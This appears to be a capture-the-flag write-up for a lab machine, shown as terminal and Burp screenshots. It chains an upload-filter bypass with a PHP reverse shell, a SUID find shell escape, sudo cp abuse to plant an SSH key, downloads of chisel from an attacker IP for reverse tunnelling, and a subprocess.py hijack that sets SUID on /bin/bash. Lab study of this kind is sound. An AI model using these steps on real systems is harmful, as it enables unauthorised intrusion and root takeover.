
[elohim@principle ~]$ echo "Road to $HOME, but you don't have access to the System. You should not look for the way, you have been warned."
Road to /gehenna, but you don't have access to the System. You should not look for the way, you have been warned.
<! You're on the right track, he's getting angry! ->
SON,



root@kali: /home/guel/Downloads
(root㉿kali)-[/home/guel/Downloads]
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://hellfire.t4l0s.hmv/
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://hellfire.t4l0s.hmv/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/archivos (Status: 301) [Size: 169] [--> http://hellfire.t4l0s.hmv/archivos/]


root@kali: /home/guel/Downloads
┌──(root㉿kali)-[/home/guel/Downloads]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://hellfire.t4l0s.hmv/ -x txt,php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://hellfire.t4l0s.hmv/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index.php (Status: 200) [Size: 1659]
/upload.php (Status: 200) [Size: 748]
/. (Status: 200) [Size: 1659]
/archivos (Status: 301) [Size: 169] [--> http://hellfire.t4l0s.hmv/archivos/]
/output.php (Status: 200) [Size: 1350]
Progress: 27677 / 478404 (5.79%)


hellfire.t4l0s.hmv/upload.php
150%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash
Upload your robot-face
We will create a life for you
Browse… php-reverse-shell.php.png
Upload Image
The file must be an image (JPEG, PNG or GIF)


Dashboard Proxy Target Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Follow redirection
Request
Pretty Raw Hex
POST /upload.php HTTP/1.1
Host: hellfire.t4l0s.hmv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------210620160332571182442255243005
Content-Length: 5732
Origin: http://hellfire.t4l0s.hmv
Connection: keep-alive
Referer: http://hellfire.t4l0s.hmv/upload.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
-----------------------------210620160332571182442255243005
Content-Disposition: form-data; name="archivo"; filename="php-reverse-shell.png.php"
Content-Type: image/png
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
Response
Pretty Raw Hex Render
HTTP/1.1 302 Found
Server: nginx/1.22.1
Date: Wed, 16 Apr 2025 22:37:25 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Location: output.php?archivo=archivos%2Fphp-reverse-shell.png.php
Content-Length: 0
Search 0 highlights
Search 0 highlights
Done


hellfire.t4l0s.hmv/archivos/php-reverse-shell.png.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
404 Not Found
nginx/1.22.1


guel@kali: ~ guel@kali: ~/Resources
www-data@principle:/var/tmp$ find / -perm -4000 -ls 2>/dev/null
17610 52 -rwsr-xr-- 1 root messagebus 51272 Feb 8 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
26824 640 -rwsr-xr-x 1 root root 653888 Feb 8 2023 /usr/lib/openssh/ssh-keysign
368 64 -rwsr-xr-x 1 root root 62672 Mar 23 2023 /usr/bin/chfn
371 88 -rwsr-xr-x 1 root root 88496 Mar 23 2023 /usr/bin/gpasswd
2366 60 -rwsr-xr-x 1 root root 59704 Mar 23 2023 /usr/bin/mount
372 68 -rwsr-xr-x 1 root root 68248 Mar 23 2023 /usr/bin/passwd
31649 276 -rwsr-xr-x 1 root root 281624 Mar 8 2023 /usr/bin/sudo
2293 220 -rwsr-xr-x 1 talos root 224848 Jan 8 2023 /usr/bin/find
4689 72 -rwsr-xr-x 1 root root 72000 Mar 23 2023 /usr/bin/su
369 52 -rwsr-xr-x 1 root root 52880 Mar 23 2023 /usr/bin/chsh
2368 36 -rwsr-xr-x 1 root root 35128 Mar 23 2023 /usr/bin/umount
598 48 -rwsr-xr-x 1 root root 48896 Mar 23 2023 /usr/bin/newgrp
www-data@principle:/var/tmp$ /usr/bin/find . -exec /bin/sh -p \; -quit
$ id
uid=33(www-data) gid=33(www-data) euid=1000(talos) groups=33(www-data)
$ exit
www-data@principle:/var/tmp$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@principle:/var/tmp$ /usr/bin/find . -exec /bin/sh -p \; -quit
$ id
uid=33(www-data) gid=33(www-data) euid=1000(talos) groups=33(www-data)
$ whoami
talos
$

```
drwxr-xr-x 4 talos talos 4096 Jul 14  2023 .
drwxr-xr-x 4 root  root  4096 Jul  4  2023 ..
-rw-r--r-- 1 talos talos    1 Jul 14  2023 .bash_history
-rw-r----- 1 talos talos  261 Jul  5  2023 .bash_logout
-rw-r----- 1 talos talos 3545 Jul 14  2023 .bashrc
-rw------- 1 talos talos   20 Jul  4  2023 .lesshst
drw-r----- 3 talos talos 4096 Jun 30  2023 .local
-rw-r----- 1 talos talos  807 Jun 30  2023 .profile
drwx------ 2 talos talos 4096 Jul 14  2023 .ssh
-rw-r----- 1 talos talos  320 Jul 13  2023 note.txt
$ cat note.txt
Congratulations! You have made it this far thanks to the manipulated file I left you, I knew you would make it!
Now we are very close to finding this false God Elohim.
I left you a file with the name of one of the 12 Gods of Olympus, out of the eye of Elohim ;)
The tool I left you is still your ally. Good luck to you.
$
```

```
    12557     28 -rw-r--r--   1 root     root        24923 May  8  2023 /usr/lib/modules/6.1.0-9-amd64/kernel/drivers/input/tablet/pega
    22625      4 -rw-r--r--   1 root     root          490 May 31  2022 /usr/share/doc/debian/FAQ/images/note.png
    32394      4 -rw-r-----   1 talos    talos         320 Jul 13  2023 /home/talos/note.txt
bash-5.2$ find / -type f -name \*zeus\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*afrodita\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*poseidon\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*demeter\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*hera\* -ls 2>/dev/null
    14321     20 -rw-r--r--   1 root     root        18195 May  8  2023 /usr/lib/modules/6.1.0-9-amd64/kernel/drivers/power/supply/cros
     4312      4 -rw-r--r--   1 root     root          164 May 28  2023 /usr/share/zoneinfo/Antarctica/Rothera
     6909      4 -rw-r--r--   1 root     root          698 May 28  2023 /usr/share/zoneinfo/right/Antarctica/Rothera
bash-5.2$ find / -type f -name \*ares\* -ls 2>/dev/null
     4469      4 -rw-r--r--   1 root     root         2184 May 28  2023 /usr/share/zoneinfo/Europe/Bucharest
     7661      4 -rw-r--r--   1 root     root         2318 May 28  2023 /usr/share/zoneinfo/right/Europe/Bucharest
bash-5.2$ find / -type f -name \*apolo\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*atenea\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*atena\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*atenas\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*efesto\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*hermes\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*dionisio\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*persefone\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*hestia\* -ls 2>/dev/null
bash-5.2$ find / -type f -name \*artemisa\* -ls 2>/dev/null
bash-5.2$ find / -type f -iname \*artemisa\* -ls 2>/dev/null
bash-5.2$ find / -type f -iname \*zeus\* -ls 2>/dev/null
bash-5.2$ find / -type f -iname \*afrodita\* -ls 2>/dev/null
    32381      4 -rwxr--r--   1 root     root          237 Jul 12  2023 /etc/selinux/Afrodita.key
bash-5.2$
```

Hax0rModeON

```
bash-5.2$ su talos
Password:
talos@principle:/var/tmp$
```

```
talos@principle:/home/gehenna$ sudo -l
Matching Defaults entries for talos on principle:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User talos may run the following commands on principle:
    (elohim) NOPASSWD: /bin/cp
```

```
talos@principle:/home/gehenna$ grep -i "^Port" /etc/ssh/sshd_config
Port 3445
talos@principle:/home/gehenna$
```

```
talos@principle:~/.ssh$ nc localhost 3445
SSH-2.0-OpenSSH_9.2p1 Debian-2
```

we can bring port 3445 (ssh remote) with chisel and make a key pair as elohim, then cp the public key and put it in /home/gehenna/.ssh/authorized_keys to connect through

```
┌──(root㉿kali)-[~/Work]
└─# ssh-keygen -f elohim
Generating public/private ed25519 key pair.
Enter passphrase for "elohim" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in elohim
Your public key has been saved in elohim.pub
The key fingerprint is:
SHA256:BCaiwJGCFIgaFcDf9tGtwT4gzgwVJ1lI9c7uIJBfaV4 root@kali
The key's randomart image is:
+--[ED25519 256]--+
|X*B.o+O+         |
|B= . *o..        |
|+.. o   +..      |
|.  o.+ +++ .     |
|   o* o+SEo      |
|    o++.o+       |
|     o o ..      |
|      . o        |
|         .       |
+----[SHA256]-----+

┌──(root㉿kali)-[~/Work]
└─# ll
total 8
-rw------- 1 root root 399 Apr 16 19:30 elohim
-rw-r--r-- 1 root root  91 Apr 16 19:30 elohim.pub

┌──(root㉿kali)-[~/Work]
└─#
```

```
Length: 399
Saving to: '/tmp/elohimrsa'

/tmp/elohimrsa                      0%[                                                                                 ]       0  --.-KB/s
/tmp/elohimrsa                    100%[=================================================================================>]     399  --.-KB/s
 in 0s

2025-04-17 02:52:43 (25.4 MB/s) - '/tmp/elohimrsa' saved [399/399]

talos@principle:/home/gehenna$ ls /tmp
elohimrsa  systemd-private-b431339564cf4f5da1fa3f3c32faa4e9-systemd-logind.service-fCtwG4
id_rsa     systemd-private-b431339564cf4f5da1fa3f3c32faa4e9-systemd-timesyncd.service-TPNhKi
talos@principle:/home/gehenna$ wget  http://192.168.0.36:2323/elohim.pub -O /tmp/elohim.pub
--2025-04-17 02:53:35--  http://192.168.0.36:2323/elohim.pub
Connecting to 192.168.0.36:2323 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 91 [application/x-mspublisher]
Saving to: '/tmp/elohim.pub'

/tmp/elohim.pub                     0%[                                                                                 ]       0  --.-KB/s
/tmp/elohim.pub                   100%[=================================================================================>]      91  --.-KB/s
 in 0s

2025-04-17 02:53:35 (8.88 MB/s) - '/tmp/elohim.pub' saved [91/91]

talos@principle:/home/gehenna$ ls /tmp
elohim.pub  systemd-private-b431339564cf4f5da1fa3f3c32faa4e9-systemd-logind.service-fCtwG4
elohimrsa   systemd-private-b431339564cf4f5da1fa3f3c32faa4e9-systemd-timesyncd.service-TPNhKi
id_rsa
talos@principle:/home/gehenna$ sudo -u elohim /bin/cp /tmp/elohim.pub /home/gehenna/.ssh/authorized_keys
talos@principle:/home/gehenna$ wget  http://192.168.0.36:2323/chisel -O /tmp/chisel
--2025-04-17 02:56:23--  http://192.168.0.36:2323/chisel
Connecting to 192.168.0.36:2323 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 9371800 (8.9M)
Saving to: '/tmp/chisel'

/tmp/chisel                         0%[                                                                                 ]       0  --.-KB/s
/tmp/chisel                        61%[=============================================>                                   ]   5.48M  27.4MB/s
/tmp/chisel                       100%[=================================================================================>]   8.94M  22.5MB/s
 in 0.4s
```

kali

```
┌──(root㉿kali)-[/home/guel/Resources]
└─# chisel server -p 1234 --reverse
2025/04/17 14:24:24 server: Reverse tunnelling enabled
2025/04/17 14:24:24 server: Fingerprint gfkh+nnr4XufSYT9ue5oGhYwN5+uIqZNR3DBy1aWa70=
2025/04/17 14:24:24 server: Listening on http://0.0.0.0:1234
2025/04/17 14:24:49 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/04/17 14:24:49 server: session#1: tun: proxy#R:3445⇒3445: Listening
```

victim

```
talos@principle:/home/gehenna$ /tmp/chisel client 192.168.0.36:1234 R:3445:127.0.0.1:3445
2025/04/17 03:03:09 client: Connecting to ws://192.168.0.36:1234
2025/04/17 03:03:09 client: Connected (Latency 2.585688ms)
```

```
┌──(root㉿kali)-[~/Work]
└─# ssh -i elohim  elohim@localhost -p 3445
The authenticity of host '[localhost]:3445 ([::1]:3445)' can't be established.
ED25519 key fingerprint is SHA256:DKEXWHITnUq09/ftlMqD6Eo+e5eQoeR+HWleDkUB9fw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:3445' (ED25519) to the list of known hosts.


Son, you didn't listen to me, and now you're trapped.
You've come a long way, but this is the end of your journey.

elohim@principle:~$
```

got a restricted bash

```
elohim@principle:~$ cat flag.txt
rbash: cat:: No such file or directory
```

```
elohim@principle:~$ sudo -l
Matching Defaults entries for elohim on principle:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User elohim may run the following commands on principle:
    (root) NOPASSWD: /usr/bin/python3 /opt/reviewer.py
```

the always friendly python3

```
elohim@principle:~$ python3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("cat /home/gehenna/flag.txt")
                            _
                          _)\.-.
         .-.__,___,_.-=-. )\`  a`\_
     .-.__\__,__,__.-=-. `/  \     `\
     {~,-~,-~.~,-,;;;;\ |   '--;`)/
      \-,~_~~_-,~,(_(_(;\/   ,;/
       ",-.~_,~,~,)_)_)'.   ;;(
         `~,_~,~(_(_(_(_\   `;\
              `"~~--,)_)_)_)\_   \
   ,                          \
   |\              (_(_/_(_,    \  ;
   \ '-.       _.--'  /_/_/_)   | |
    '--.\    .'           /_/    | |
         ))  /       \      |   /.'
        //  /,        | __.'|  ||
       //   ||        /`    (  ||
      ||    ||      .'       \ \\
      ||    ||    .'_         \ \\
       \\   //   / _ `\        \ \\__
        \'-'/(    _   `\,;      \  '--:,
         `"`  `"`` `-,,;        `"`",,;


CONGRATULATIONS, you have defeated me!

The flag is:
```

reviewer.py is running as root from time to time as we can verify it with pspy

```
2025/04/16 18:44:33 CMD: UID=0     PID=2      |
2025/04/16 18:44:33 CMD: UID=0     PID=1      | /sbin/init
2025/04/16 18:45:01 CMD: UID=0     PID=1451   | /usr/sbin/CRON -f
2025/04/16 18:45:01 CMD: UID=0     PID=1452   | /usr/sbin/CRON -f
2025/04/16 18:45:01 CMD: UID=0     PID=1453   | /bin/sh -c /opt/reviewer.py
2025/04/16 18:45:02 CMD: UID=0     PID=1454   | /usr/bin/python3 /opt/reviewer.py
^CExiting program... (interrupt)
```

so we can check if theres is a lib with subprocess or do a hijacking path

```
elohim@principle:~$ python3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("cat /opt/reviewer.py")
#!/usr/bin/python3

import os
import subprocess

def eliminar_archivos_incorrectos(directorio):
    extensiones_validas = ['.jpg', '.png', '.gif']

    for nombre_archivo in os.listdir(directorio):
        archivo = os.path.join(directorio, nombre_archivo)

        if os.path.isfile(archivo):
```

```
>>> os.system("find / -iname \*subprocess\* -type f -ls 2>/dev/null")
    20357      4 -rw-r--r--   1 root     root         2675 Mar 13  2023 /usr/lib/python3.11/_bootsubprocess.py
    32863     84 -rw-r--r--   1 root     root        82147 Jul 11  2023 /usr/lib/python3.11/__pycache__/subprocess.cpython-311.pyc
    20796      8 -rw-r--r--   1 root     root         4457 Jun 30  2023 /usr/lib/python3.11/__pycache__/_bootsubprocess.cpython-311.pyc
    19941     84 -rw-rw-r--   1 root     sml         85745 Jul 11  2023 /usr/lib/python3.11/subprocess.py
    22702     16 -rw-r--r--   1 root     root        12602 Jun 30  2023 /usr/lib/python3.11/asyncio/__pycache__/subprocess.cpython-311.pyc
    20810     20 -rw-r--r--   1 root     root        16701 Jun 30  2023 /usr/lib/python3.11/asyncio/__pycache__/base_subprocess.cpython-311.pyc
    20372     12 -rw-r--r--   1 root     root         8869 Mar 13  2023 /usr/lib/python3.11/asyncio/base_subprocess.py
    20391      8 -rw-r--r--   1 root     root         7405 Mar 13  2023 /usr/lib/python3.11/asyncio/subprocess.py
256
>>>
```


```
>>> os.system("id")
uid=1001(elohim) gid=1001(elohim) groups=1001(elohim),1002(sml)
```

```
>>> os.system("nano /usr/lib/python3.11/subprocess.py")
```

```
  GNU nano 7.2
import os
import time
import signal
import sys
import threading
import warnings
import contextlib
from time import monotonic as _time
import types

os.system("chmod u+s /bin/bash")

try:
    import fcntl
except ImportError:
    fcntl = None
```

```
0
>>> os.system("ls -l /bin/bash")
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
0
```

```
>>> os.system("ls -l /bin/bash")
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
0
>>> os.system("/bin/bash -p")
bash-5.2# id
uid=1001(elohim) gid=1001(elohim) euid=0(root) groups=1001(elohim),1002(sml)
bash-5.2# whoami
root
bash-5.2#
```


CONGRATULATIONS, the system has been pwned!